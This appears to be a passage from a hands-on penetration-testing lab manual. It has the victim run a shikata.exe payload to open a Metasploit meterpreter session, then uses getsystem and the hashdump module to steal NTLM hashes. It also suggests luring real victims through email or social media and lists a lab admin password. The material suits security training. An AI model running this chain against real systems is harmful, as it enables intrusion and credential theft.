
1. Type **exploit** and press **Enter**. This initiates the **multi/handler** exploit. So, when the intended victim downloads the **shikata.exe** payload and executes it, a meterpreter session is established and the target machine comes under your control.

In realtime, a pentester may share this payload with a victim through a medium such as social media, email, and shared network drives, and entice him/her to download and execute it. Since this is a lab demonstration, we assume that the pentester has already sent the link and we as a victim will open the link and execute the payload.




1. CLick [Advertisement Dept](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10), log in to **Administrator** account and close the **Server Manager** window.

The login credentials are:  
Username: **Administrator**  
Password: **Pa$$w0rd**You can use the **Ctrl+Alt+Delete**, then **Type Password** option from the **Commands** menu to enter the password.




1. Launch the Firefox web browser, type the URL **http://172.19.19.18/share** and press **Enter**. A webpage appears displaying the payload. Click the link **shikata.exe** in order to download the payload.


If a **Microsoft Windows** pop-up window appears asking to restart the machine, click the **Restart Later** option.




1. An **Opening shikata.exe** pop-up appears, click **Save File** button to save the payload on the machine.




1. A **Downloads** pop-up appears on the top-right corner of the webpage, displaying the **shikata.exe** file that has been downloaded. Click the file to execute it.




1. An **Open File - Security Warning** pop-up appears, click **Run** in order to execute the payload.




1. Once you click **Run** in the **Advertisement Dept.** machine, a meterpreter sessions will be opened in the Parrot machine as shown in the screenshot. Switch to [Parrot](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10) machine.




1. Type the command **getsystem** in the meterpreter shell and press **Enter**. This escalates your privileges to access the victim machine.




1. Type the command **run post/windows/gather/hashdump** and press **Enter**. This command extracts all the LM, and NTLM hashes from the target machine as displays them and shown in the screenshot.




1. Click the **third** icon (pink color) on the taskbar to open a text file.




1. Switch to the command line terminal, select the hashes obtained for users **rebecca**, **steve**, **sam**, and **anderson**, right-click on the hashes and copy them.



1. Now, paste the copied hash content into the newly opened text file.
2. Select **File** from the menu bar and click **Save**.




1. A **Save As** window appears, type **hashes.txt** in the **Name** field and choose **Desktop** as the location to save the file and click **Save**. Close all the windows that were opened.



